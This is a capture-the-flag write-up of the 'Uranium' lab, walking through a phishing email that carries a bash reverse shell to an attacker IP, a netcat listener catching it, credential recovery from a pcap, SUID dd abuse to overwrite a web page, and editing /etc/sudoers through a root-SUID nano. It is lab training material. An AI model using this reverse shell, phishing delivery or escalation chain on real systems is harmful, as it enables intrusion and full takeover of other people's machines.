


- When we check the ports, we see open 3

PORT	STATE	SERVICE	REASON
22/tcp	open	ssh	syn-ack
25/tcp	open	smtp	syn-ack
80/tcp	open	http	syn-ack

- Website



- In the task stage there is a link

Task 1 First Stage

We have reached out a account one of the employees
[hakanbey](#)

In this room, you will learn about one of the phishing attack methods. I tried to design a phishing room (cronjobs and services) as much as I could.


Special Thanks to kral4 for helping us to make this room

Note: Please do not attack the given twitter account.


[10.10.66.36](#)

Answer the questions below

- And go looking at hakanbey's twitter
- Also if we read tweets, he said he will open all "application" file.



- And look at the pictures we got his username



<https://book.hacktricks.xyz/pentesting/pentesting-smtp> (Pentesting SMTP port 25)

- We created "application" file, it includes reverse shell

```
terman@kali ~/D/T/Uranium> echo 'bash -c "bash -i >& /dev/tcp/10.8.139.53/4444 0>&1"' > application
terman@kali ~/D/T/Uranium> sendmail -t hakanbey@uranium.thm -f terman@kali.com -s uranium.thm -u "About Coins" -m "Hello" -a application -o tls=no
Sep 06 14:18:41 kali sendmail[5006]: Email was sent successfully!
terman@kali ~/D/T/Uranium>
```

- When we send and wait, we got a Shell.

```
terman@kali ~> nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.8.139.53] from (UNKNOWN) [10.10.66.36] 59164
bash: cannot set terminal process group (1686): Inappropriate ioctl for device
bash: no job control in this shell
hakanbey@uranium:~$
```

- We got user_1.txt.

```
hakanbey@uranium:~$ ls
ls
chat_with_kral4 mail_file user_1.txt
hakanbey@uranium:~$
```

- After enumeration there is a pcap file.

```
hakanbey@uranium:/var/log$ ls
alternatives.log  auth.log  cloud-init-output.log  installer  mail.log  wtmp
amazon           aws114_ssm_agent_installation.log  dist-upgrade  journal  openvpn
apache2          bootstrap.log  dpkg.log      kern.log  syslog
apport.log       bttmp        faillog       landscape  tallylog
apt              cloud-init.log  hakanbey_network_log.pcap  lastlog  unattended-upgrades
hakanbey@uranium:/var/log$
```

- Open with wireshark

```
terman@kali ~/D/T/Uranium> xdg-open hakanbey_network_log.pcap
> Executing "id -Gn | grep -qw wireshark && wireshark '/home/terman/Desktop/THM/Uranium/hakanbey_network_log.pcap' || pkexec wireshark "
```

- Follow > TCP Stream and we see password

```
MBK [REDACTED]
Hi Kral4
Hi bro
I forget my password, do you know my password ?
Yes, wait a sec I'll send you.
Oh , yes yes I remember. No need anymore. Ty..
Okay bro, take care !
```

- That password was for chat, after we speak with kral4 he gives our password.

```
chat_with_kral4 mail_file user_1.txt
hakanbey@uranium:~$ ./ch
./chat_with_kral4
PASSWORD :MB[REDACTED]
MB[REDACTED]
kral4:hi hakanbey

→hi
hi
hakanbey:hi
kral4:how are you?

→bad ...
bad ...
hakanbey:bad ...
kral4:what now? did you forgot your password again

→yes
yes
hakanbey:yes
kral4:okay your password is My[REDACTED] don't lose it PLEASE
kral4:i have to go
kral4 disconnected

connection terminated
hakanbey@uranium:~$
```

- Checking sudo privileges

```
hakanbey@uranium:~$ sudo -l
sudo -l
[sudo] password for hakanbey: My[REDACTED]

Matching Defaults entries for hakanbey on uranium:
    env_reset,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hakanbey may run the following commands on uranium:
[REDACTED]
hakanbey@uranium:~$
```

- And we are second user kral4

```
hakanbey@uranium:~$ sudo -u [REDACTED]
sudo -u [REDACTED]
kral4@uranium:~$
```

```
kral4@uranium:/home/kral4$ ls
ls
chat_with_hakanbey user_2.txt
kral4@uranium:/home/kral4$
```

- After enumerating we will have SUID the nano, and he asks fix our index.html if we got attack

```
kral4@uranium:/var/mail$ ls -la
ls -la
total 16
drwxrwsr-x 2 root mail 4096 Sep  6 18:49 .
drwxr-xr-x 14 root root 4096 Apr  9 22:16 ..
-rw-r--r-- 1 hakanbey mail 938 Sep  6 18:49 hakanbey
-rw-r--r-- 1 kral4 mail 1097 Apr 24 13:22 kral4
kral4@uranium:/var/mail$ cat kral4
cat kral4
From root@uranium.thm Sat Apr 24 13:22:02 2021
Return-Path: <root@uranium.thm>
X-Original-To: kral4@uranium.thm
Delivered-To: kral4@uranium.thm
Received: from uranium (localhost [127.0.0.1])
        by uranium (Postfix) with ESMTP id C7533401C2
        for <kral4@uranium.thm>; Sat, 24 Apr 2021 13:22:02 +0000 (UTC)
Message-ID: <841530.943147035-sendEmail@uranium>
From: "root@uranium.thm" <root@uranium.thm>
To: "kral4@uranium.thm" <kral4@uranium.thm>
Subject: Hi Kral4
Date: Sat, 24 Apr 2021 13:22:02 +0000
X-Mailer: sendEmail-1.56
MIME-Version: 1.0
Content-Type: multipart/related; boundary="-----MIME delimiter for sendEmail-992935.514616878"

This is a multi-part message in MIME format. To properly display this message you need a MIME-Version 1.0 compliant Email program.

-----MIME delimiter for sendEmail-992935.514616878
Content-Type: text/plain;
        charset="iso-8859-1"
Content-Transfer-Encoding: 7bit

I give SUID to the nano file in your home folder to fix the attack on our index.html. Keep the nano there, in case it happens again.

-----MIME delimiter for sendEmail-992935.514616878--
kral4@uranium:/var/mail$
```

- Firstly copied nano

```
kral4@uranium:/var/mail$ cp /bin/nano /home/kral4/
cp /bin/nano /home/kral4/
kral4@uranium:/var/mail$ cd /home/kral4
cd /home/kral4
kral4@uranium:/home/kral4$ ls -la
ls -la
total 384
drwxr-x--- 3 kral4 kral4 4096 Sep  6 18:50 .
drwxr-xr-x 4 root root 4096 Apr 23 08:50 ..
lrwxrwxrwx 1 root root 9 Apr 25 11:12 .bash_history -> /dev/null
-rw-r--r-- 1 kral4 kral4 220 Apr  9 21:55 .bash_logout
-rw-r--r-- 1 kral4 kral4 3771 Apr  9 21:55 .bashrc
-rwxr-xr-x 1 kral4 kral4 109960 Apr  9 16:35 chat_with_hakanbey
-rw-r--r-- 1 kral4 kral4 5 Sep  6 18:43 .check
drwxrwxr-x 3 kral4 kral4 4096 Apr 10 00:21 .local
-rwxr-xr-x 1 kral4 kral4 245872 Sep  6 18:50 nano
-rw-r--r-- 1 kral4 kral4 807 Apr  9 21:55 .profile
-rw-rw-r-- 1 kral4 kral4 38 Apr 10 00:21 user_2.txt
kral4@uranium:/home/kral4$
```

- Try to attack on index.html

```
kral4@uranium:~$ find / -perm -g=s -o -perm -4000 ! -type l -maxdepth 3 -exec ls -ld {} \; 2>/dev/null
-rwsr-xr-x 1 root root 22520 Mar 27 2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 75824 Mar 22 2019 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 40344 Mar 22 2019 /usr/bin/newgrp
-rwsr-xr-x 1 root root 59640 Mar 22 2019 /usr/bin/passwd
-rwsr-xr-x 1 root root 37136 Mar 22 2019 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 44528 Mar 22 2019 /usr/bin/chsh
-rwsr-xr-x 1 root root 18448 Jun 28 2019 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 37136 Mar 22 2019 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 76496 Mar 22 2019 /usr/bin/chfn
-rwsr-xr-x 1 root root 149080 Jan 19 2021 /usr/bin/sudo
-rwsr-xr-x 1 root root 26696 Sep 16 2020 /bin/umount
-rwsr-xr-x 1 root root 64424 Jun 28 2019 /bin/ping
-rwsr-xr-x 1 root root 44664 Mar 22 2019 /bin/su
-rwsr-xr-x 1 root root 30800 Aug 11 2016 /bin/fusermount
-rwsr-xr-x 1 root root 43088 Sep 16 2020 /bin/mount
-rwsr-xr-x 1 web kral4 76000 Apr 23 10:52 /bin/dd
kral4@uranium:~$
```

|SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which dd) .
```

```
LFIL=ile_to_write
echo "data" | ./dd of=$LFIL
```

```
kral4@uranium:/var/www/html$ ls
assets images index.html LICENSE.txt README.txt web_flag.txt
kral4@uranium:/var/www/html$ echo "data" | /bin/dd of=index.html
0+1 records in
0+1 records out
5 bytes copied, 0.000211797 s, 23.6 kB/s
kral4@uranium:/var/www/html$
```

- It happened! Let's check mails again.



data

- Now we have authorization. Let's check nano

```
kral4@uranium:/var/mail$ cat kral4
From root@uranium.thm Sat Apr 24 13:22:02 2021
Return-Path: <root@uranium.thm>
X-Original-To: kral4@uranium.thm
Delivered-To: kral4@uranium.thm
Received: from uranium (localhost [127.0.0.1])
        by uranium (Postfix) with ESMTP id C7533401C2
        for <kral4@uranium.thm>; Sat, 24 Apr 2021 13:22:02 +0000 (UTC)
Message-ID: <841530.943147035-sendEmail@uranium>
From: "root@uranium.thm" <root@uranium.thm>
To: "kral4@uranium.thm" <kral4@uranium.thm>
Subject: Hi Kral4
Date: Sat, 24 Apr 2021 13:22:02 +0000
X-Mailer: sendEmail-1.56
MIME-Version: 1.0
Content-Type: multipart/related; boundary="-----MIME delimiter for sendEmail-992935.514616878"

This is a multi-part message in MIME format. To properly display this message you need a MIME-Version 1.0 compliant Email program.

-----MIME delimiter for sendEmail-992935.514616878
Content-Type: text/plain;
        charset="iso-8859-1"
Content-Transfer-Encoding: 7bit

I give SUID to the nano file in your home folder to fix the attack on our index.html. Keep the nano there, in case it happens again.

-----MIME delimiter for sendEmail-992935.514616878--

From root@uranium.thm Mon Sep 6 18:56:37 2021
Return-Path: <root@uranium.thm>
X-Original-To: kral4@uranium.thm
Delivered-To: kral4@uranium.thm
Received: from uranium (localhost [127.0.0.1])
        by uranium (Postfix) with ESMTP id 7B6B04012E
        for <kral4@uranium.thm>; Mon, 6 Sep 2021 18:56:37 +0000 (UTC)
Message-ID: <39038.4843080653-sendEmail@uranium>
From: "root@uranium.thm" <root@uranium.thm>
To: "kral4@uranium.thm" <kral4@uranium.thm>
Subject: Hi Kral4
Date: Mon, 6 Sep 2021 18:56:37 +0000
X-Mailer: sendEmail-1.56
MIME-Version: 1.0
Content-Type: multipart/related; boundary="-----MIME delimiter for sendEmail-875598.326399089"

This is a multi-part message in MIME format. To properly display this message you need a MIME-Version 1.0 compliant Email program.

-----MIME delimiter for sendEmail-875598.326399089
Content-Type: text/plain;
        charset="iso-8859-1"
Content-Transfer-Encoding: 7bit

I think our index page has been hacked again. You know how to fix it, I am giving authorization.
```

- And we can run nano as root priv.

```
kral4@uranium:/home/kral4$ ls -la
total 384
drwxr-x--- 3 kral4 kral4 4096 Sep  6 18:50 .
drwxr-xr-x 4 root  root  4096 Apr 23 08:50 ..
lrwxrwxrwx 1 root  root    9 Apr 25 11:12 .bash_history -> /dev/null
-rw-r--r-- 1 kral4 kral4  220 Apr  9 21:55 .bash_logout
-rw-r--r-- 1 kral4 kral4 3771 Apr  9 21:55 .bashrc
-rwxr-xr-x 1 kral4 kral4 109960 Apr  9 16:35 chat_with_hakanbey
-rw-r--r-- 1 kral4 kral4    5 Sep  6 18:43 .check
drwxrwxr-x 3 kral4 kral4 4096 Apr 10 00:21 .local
-rwsrwxrwx 1 root  root 245872 Sep  6 18:50 nano
-rw-r--r-- 1 kral4 kral4   807 Apr  9 21:55 .profile
-rw-rw-r-- 1 kral4 kral4   38 Apr 10 00:21 user_2.txt
kral4@uranium:/home/kral4$
```

- I Chose this way to get root, gave admin groups to hakanbey(We have his password)

```
GNU nano 2.9.3 /etc/sudoers Modified
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults      env_reset
#Defaults     mail_badpass
Defaults      secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"
# Host alias specification
# User alias specification
# Cmnd alias specification
# User privilege specification
root    ALL=(ALL:ALL) ALL
hakanbey    ALL=(kral4) /bin/bash
# Members of the admin group may gain root privileges
%admin    ALL=(ALL) ALL
%hakanbey    ALL=(ALL) ALL
# Allow members of group sudo to execute any command
%sudo    ALL=(ALL:ALL) ALL
# See sudoers(5) for more information on "#include" directives:
#include_dir /etc/sudoers.d
```

- And we are root.

```
hakanbey@uranium:/home/kral4$ sudo -l
Matching Defaults entries for hakanbey on uranium:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User hakanbey may run the following commands on uranium:
    (kral4) /bin/bash
    (ALL) ALL
Is the password of hakanbey user?
hakanbey@uranium:/home/kral4$ sudo su
root@uranium:/home/kral4# ls /root/
htmlcheck.py  root.txt
root@uranium:/home/kral4#
```

- Web_flag.txt was last answer.

```
root@uranium:/var/www/html# cat web_flag.txt
thm{[REDACTED]} 38187c0da
root@uranium:/var/www/html#
```